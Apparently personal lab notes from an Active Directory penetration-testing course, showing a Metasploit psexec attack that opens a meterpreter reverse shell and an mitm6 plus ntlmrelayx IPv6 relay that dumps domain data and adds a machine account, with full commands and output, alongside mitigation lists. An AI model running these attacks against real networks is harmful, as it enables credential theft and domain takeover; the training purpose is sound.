drw-rw-rw-          0  Mon Jul 29 23:58:38 2024 PerfLogs
drw-rw-rw-          0  Tue Aug  6 20:44:37 2024 Program Files
drw-rw-rw-          0  Mon Jul 29 23:58:39 2024 Program Files (x86)
drw-rw-rw-          0  Mon Jul 29 15:25:21 2024 ProgramData
drw-rw-rw-          0  Tue Aug  6 20:37:30 2024 Recovery
-rw-rw-rw-  268435456  Tue Aug  6 21:35:29 2024 swapfile.sys
drw-rw-rw-          0  Mon Jul 29 14:02:01 2024 System Volume Information
drw-rw-rw-          0  Tue Aug  6 12:09:31 2024 Users
drw-rw-rw-          0  Tue Aug  6 12:39:30 2024 Windows
#
```

```
# cd Users
# ls
drw-rw-rw-          0  Tue Aug  6 12:09:31 2024 .
drw-rw-rw-          0  Tue Aug  6 12:09:31 2024 ..
drw-rw-rw-          0  Mon Jul 29 23:59:02 2024 All Users
drw-rw-rw-          0  Mon Jul 29 23:01:48 2024 Default
drw-rw-rw-          0  Mon Jul 29 23:59:02 2024 Default User
-rw-rw-rw-        174  Mon Jul 29 23:54:55 2024 desktop.ini
drw-rw-rw-          0  Tue Aug  6 12:10:35 2024 pparker
drw-rw-rw-          0  Mon Jul 29 14:41:00 2024 Public
drw-rw-rw-          0  Mon Jul 29 14:42:33 2024 WIN(1)
#
```

SMB Relay Attack Defenses

Thursday, August 8, 2024 11:33 PM

Mitigation Strategies:

- Enable SMB Signing on all devices:
  - Pro: Completely stops the attack
  - Con: Can cause performance issues with file copies

- Disable NTLM authentication on network:
  - Pro: Completely stops the attack
  - Con: If Kerberos stops working, Windows defaults back to NTLM

- Account tiering:
  - Pro: Limits domain admins to specific tasks (e.g. only log onto servers with need for DA)
  - Con: Enforcing the policy may be difficult

- Local admin restriction:
  - Pro: Can prevent a lot of lateral movement
  - Con: Potential increase in the amount of service desk tickets

Gaining Shell Access

Tuesday, August 13, 2024 9:03 PM

Gaining Shell Overview

The username has been found, and the hash has been cracked which was Password1, gaining shell access might be a good next step in penetration testing.

Steps to gain shell access

This method needs the antivirus to be turned off, since it's a really old method to gain access, and it will easily be detected.

Step 1: Open msfconsole

Step 2: Type: search psexec

```
   18  auxiliary/admin/smb/ms17_010_command
ows Command Execution
   19     \_ AKA: ETERNALSYNERGY
   20     \_ AKA: ETERNALROMANCE
   21     \_ AKA: ETERNALCHAMPION
   22     \_ AKA: ETERNALBLUE
   23  auxiliary/scanner/smb/psexec_loggedin_users
   24  exploit/windows/smb/psexec
```

Now type: use 24

Step 3: Once the exploit is selected, we can set the other options:

set rhosts 192.168.100.143
set smbdomain nemo.local
set smbpass Password1
set smbuser fcastle
set lhost 192.168.100.149
set payload windows/x64/meterpreter/reverse_tcp
Exploit

```
[*] Started reverse TCP handler on 192.168.100.149:4444
[*] 192.168.100.143:445 - Connecting to the server...
[*] 192.168.100.143:445 - Authenticating to 192.168.100.143:445|nemo.local as user 'fcastle'...
[*] 192.168.100.143:445 - Selecting PowerShell target
[*] 192.168.100.143:445 - Executing the payload...
[+] 192.168.100.143:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (201798 bytes) to 192.168.100.143
[*] Meterpreter session 1 opened (192.168.100.149:4444 -> 192.168.100.143:49824) at 2024-08-20 04:18:09 -0400

meterpreter >
```

Summary

We gained shell access on the machine because SMB was enabled, but turned off antivirus on victim machine since this attack is considered old, and need to find ways to bypass antivirus.

IPv6 Attacks Overview

Tuesday, August 27, 2024 10:50 AM

IPv6 Attacks Overview

Attacking IPv6 can be more impactful and robust than IPv4, since IPv4 gets utilized with Active Directory DNS servers, while IPv6, from the lack of knowledge of administrators can be left on default settings and not be utilized.

Installing mitm6

Tuesday, August 27, 2024 11:12 AM

Step 1: Navigate to opt folder: cd /opt/

Step 2: sudo git clone https://github.com/dirkjanm/mitm6.git

Step 3: cd mitm6

Step 4: pip3 install requirements.txt or pip3 install . It does the same action

Setting Up LDAPS

Tuesday, August 27, 2024 11:22 AM

IMPORTANT: Follow the steps only if you have installed AD outside of the TCM steps that were documented. If you installed AD Lab in the "Active Directory Lab Build" section, you don't have to follow the steps below.

To install LDAPS on AD and test connectivity follow the steps below:

1. Open Certificate Templates Console

1. Open **Server Manager**.
2. Go to **Tools** > **Certificate Authority**.
3. In the Certificate Authority console, right-click on **Certificate Templates** and select **Manage**.

2. Duplicate the Domain Controller Template

1. In the **Certificate Templates Console**, find the **Domain Controller** template.
2. Right-click on **Domain Controller** and select **Duplicate Template**.
3. This opens the **Properties** for the new template.

3. Configure the New LDAPS Template

1. **General Tab**:
   - **Template Display Name**: Name it something like LDAPS Certificate.
   - **Template Name**: This field will auto-fill based on the display name.
2. **Compatibility Tab**:
   - **Certification Authority**: Set to **Windows Server 2008** or later.
   - **Certificate recipient**: Set to **Windows Server 2008** or later.
3. **Request Handling Tab**:
   - **Purpose**: Set to **Signature and Encryption**.
   - Ensure that **Allow private key to be exported** is unchecked unless you have a specific reason to export the private key.
4. **Cryptography Tab**:
   - **Provider Category**: Set to **Key Storage Provider**.
   - **Algorithm Name**: Choose **RSA**.
   - **Minimum Key Size**: Set to **2048** bits.
5. **Subject Name Tab**:
   - **Subject Name Format**: Set to **Common Name**.
   - Check **DNS name** as an alternative subject name.
6. **Security Tab**:
   - **Add the group or user that needs to enroll for this certificate** (e.g., **Domain Controllers**).
   - Ensure that the **Enroll** permission is checked for the relevant groups.

4. Publish the LDAPS Certificate Template

1. Close the **Certificate Templates Console**.
2. Back in the **Certification Authority** console, right-click **Certificate Templates**.
3. Select **New** > **Certificate Template to Issue**.
4. In the list, find your new **LDAPS Certificate** template, select it, and click **OK**.

5. Enroll for the LDAPS Certificate on the Domain Controller

1. Open the **MMC** console with Windows Key + R.
2. Add the **Certificates** snap-in **File > Add/Remove Snap-in…**.
3. Select **Certificates** and click **Add** (and close this window)
4. Navigate to **Personal** > **Certificates**.
5. Right-click on **Certificates** > **All Tasks** > **Request New Certificate**.
6. Follow the wizard, and select the new **LDAPS Certificate** template to request the certificate.

6. Assign the Certificate to the Domain Controller

- The certificate will be automatically used by Active Directory Domain Services once it is issued and installed.

7. Restart the Domain Controller

- Restart the Domain Controller to apply the new certificate.

8. Verify LDAPS Functionality

Verify LDAPS Using Ldp.exe

- **Open Ldp.exe**:
  - Press Win + R, type ldp, and press Enter to open Ldp.exe.

- **Connect to the Domain Controller**:
  - Go to **Connection** > **Connect**.
  - In the "Server" field, enter the name of your Domain Controller.
  - In the "Port" field, type 636 (the default LDAPS port).
  - Check the box for **SSL**.
  - Click **OK**.

- **Bind to the Domain Controller**:
  - If the connection was successful, go to **Connection** > **Bind**.
  - Enter your credentials (or use "Bind as currently logged on user" if you're using an admin account).
  - Click **OK**.

- **Check the Results**:
  - If the binding is successful, you should see something like "Authenticated as DN..." in the output pane, confirming that LDAPS is functioning correctly.

IPv6 DNS Attacks

Tuesday, September 10, 2024 12:05 PM

Overview

We're going to trick user machines by running mitm6 into thinking that we're the DNS server for IPv6 for them. This will allow us to capture any authentication requests made by users. Then we're going to use ntlmrelayx to relay the captured credentials to the AD LDAPS, and attempt to authenticate with them.

Step 1: Open terminal as root and type:

```
┌──(root㉿kali)-[/opt/mitm6]
└─# mitm6 -d nemo.local
```

Step 2: Same goes for:

```
┌──(root㉿kali)-[/opt/mitm6]
└─# impacket-ntlmrelayx -6 -t ldaps://192.168.100.142 -wh fakewpad.nemo.local -l lootme
```

So here, we're specifying -6 for Ipv6

-t we specifying the target, AD where LDAPS is

-wh fakewpad.nemo.local - Is for tricking users that you are network's legitimate WPAD server.

-l lootme - This tells the tool to store any information gathered on this folder

Step 3: To speed up the process, we can restart one of the machines, example (Win(0)) and we will get an output from both the tools like this:

Mitm6:

```
root@kali: /opt/mitm6   root@kali: /opt/mitm6   easynasy@kali: /opt/...
WARNING: No route found for IPv6 destination fe80::192:168:100:144 (no default
route?)
Renew reply sent to fe80::192:168:100:144
WARNING: No route found for IPv6 destination fe80::192:168:100:143 (no default
route?)
Renew reply sent to fe80::192:168:100:143
WARNING: No route found for IPv6 destination fe80::192:168:100:144 (no default
route?)
Renew reply sent to fe80::192:168:100:144
WARNING: No route found for IPv6 destination fe80::192:168:100:143 (no default
route?)
Renew reply sent to fe80::192:168:100:143
WARNING: No route found for IPv6 destination fe80::192:168:100:144 (no default
route?)
Renew reply sent to fe80::192:168:100:144
Sent spoofed reply for wpad.NEMO.local. to fe80::192:168:100:144
Sent spoofed reply for wpad.nemo.local. to fe80::192:168:100:144
Sent spoofed reply for fakewpad.nemo.local. to fe80::192:168:100:144
Sent spoofed reply for fakewpad.nemo.local. to fe80::192:168:100:144
Sent spoofed reply for NEMO-DC.NEMO.local. to fe80::192:168:100:143
WARNING: No route found for IPv6 destination fe80::192:168:100:143 (no default
route?)
```

Impacket-ntlmrelayx:

```
root@kali: /opt/mitm6   root@kali: /opt/mitm6   easynasy@kali: /opt/...
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] HTTPD(80): Connection from ::ffff:192.168.100.143 controlled, attacking tar
get ldaps://192.168.100.142
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Authenticating against ldaps://192.168.100.142 as NEMO/FCASTLE S
UCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domai
ns
[*] HTTPD(80): Connection from ::ffff:192.168.100.143 controlled, but there are
 no more targets left!
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
[*] HTTPD(80): Connection from ::ffff:192.168.100.143 controlled, but there are
 no more targets left!
```

Step 4: Now let's go to the /opt/mitm6 directory, and see if the folder lootme was created:

```
┌──(easynasy㉿kali)-[/opt/mitm6]
└─$ ls
LICENSE    arp.cache  lootme  mitm6.egg-info    setup.py
Readme.md  build      mitm6   requirements.txt


┌──(easynasy㉿kali)-[/opt/mitm6]
└─$ cd lootme


┌──(easynasy㉿kali)-[/opt/mitm6/lootme]
└─$ ls
domain_computers.grep        domain_groups.json  domain_trusts.json
domain_computers.html        domain_policy.grep  domain_users.grep
domain_computers.json        domain_policy.html  domain_users.html
domain_computers_by_os.html  domain_policy.json  domain_users.json
domain_groups.grep           domain_trusts.grep  domain_users_by_group.html
domain_groups.html           domain_trusts.html
```

Step 5: Let's read some of the info's gathered here:

firefox domain_users_by_group.html

And it will open Firefox browser:

Domain Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Peter Parker	Peter Parker	pparker	07/29/24 19:03:37	09/03/24 10:15:19	09/10/24 09:55:40	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/29/24 19:03:37	1106	
Frank Castle	Frank Castle	fcastle	07/29/24 19:02:45	09/03/24 10:06:04	09/10/24 10:03:36	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/29/24 19:02:45	1105	
SQL Service	SQL Service	SQLService	07/29/24 19:01:05	07/30/24 19:34:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/29/24 19:01:05	1104	
Tony Stark	Tony Stark	tstark	07/29/24 19:00:11	07/30/24 19:34:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/29/24 19:00:11	1103	
krbtgt	krbtgt	krbtgt	07/29/24 17:43:49	07/29/24 17:58:59	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	07/29/24 17:43:49	502	Key Distribution Center Service Account
Administrator	Administrator	Administrator	07/29/24 17:43:09	09/10/24 09:55:19	09/10/24 09:55:19	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/29/24 17:37:38	500	Built-in account for administering the computer/domain

Group Policy Creator Owners

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQL Service	SQL Service	SQLService	07/29/24 19:01:05	07/30/24 19:34:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/29/24 19:01:05	1104	
Tony Stark	Tony Stark	tstark	07/29/24 19:00:11	07/30/24 19:34:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/29/24 19:00:11	1103	
Administrator	Administrator	Administrator	07/29/24 17:43:09	09/10/24 09:55:19	09/10/24 09:55:19	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/29/24 17:37:38	500	Built-in account for administering the computer/domain

Domain Admins

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQL Service	SQL Service	SQLService	07/29/24 19:01:05	07/30/24 19:34:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/29/24 19:01:05	1104	
Tony Stark	Tony Stark	tstark	07/29/24 19:00:11	07/30/24 19:34:52	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/29/24 19:00:11	1103	
									Built-in account for


Step 6: Now let's also add a computer via ntlmrelayx:

```
┌──(root㉿kali)-[/opt/mitm6]
└─# impacket-ntlmrelayx -6 -t ldaps://192.168.100.142 --add-computer
```

Restart one of the machines (win-0):

```
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from ::ffff:192.168.100.144 controlled, attacking tar
get ldaps://192.168.100.142
[*] HTTPD(80): Authenticating against ldaps://192.168.100.142 as NEMO/WIN-1$ SU
CCEED
[*] Enumerating relayed user's privileges. This may take a while on large domai
ns
[*] HTTPD(80): Connection from ::ffff:192.168.100.144 controlled, but there are
 no more targets left!
[*] Attempting to create computer in: CN=Computers,DC=NEMO,DC=local
[*] Adding new computer with username: ELUTGCJI$ and password: KzWHxJb_{yBT+3h
result: OK
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
[*] HTTPD(80): Connection from ::ffff:192.168.100.144 controlled, but there are
 no more targets left!
[*] HTTPD(80): Connection from ::ffff:192.168.100.144 controlled, but there are
 no more targets left!
```

Let's verify on AD too:



And as we can see it actually created a computer.

Here's a step by step on how to create a computer:

https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/

IPv6 Attack Defenses

Tuesday, September 10, 2024 1:26 PM

Mitigation Strategies:

1. IPv6 poisoning abuses the fact that Windows queries for an IPv6 address even in IPv4-only environments. If you don't use IPv6 internally, the safest way to prevent mitm6 is to block DHCPv6 traffic and incoming router advertisements in Windows Firewall via Group Policy. Disabling IPv6 entirely may have unwanted side effects. Setting the following predefined rules to Block instead of Allow prevents the attack from working:
   - a. (Inbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-In)
   - b. (Inbound) Core Networking - Router Advertisement (ICMPv6-In)
   - c. (Outbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-Out)

2. If WPAD is not in use internally, disable it via Group Policy and by disabling the WinHttpAutoProxySvc service.

3. Relaying to LDAP and LDAPS can only be mitigated by enabling both LDAP signing and LDAP channel binding.

4. Consider Administrative users to the Protected Users group or marking them as Account is sensitive and cannot be delegated, which will prevent any impersonation of that user via delegation.

Other Attack Vectors and Strategies

Tuesday, September 10, 2024 1:50 PM

Strategies:

- Begin day with mitm6 or Responder
- Run scans to generate traffic
- If scans are taking too long, look for websites in scope (http_version)
- Look for default credentials on web logins
  - Printers
  - Jenkins
  - Etc
- Think outside the box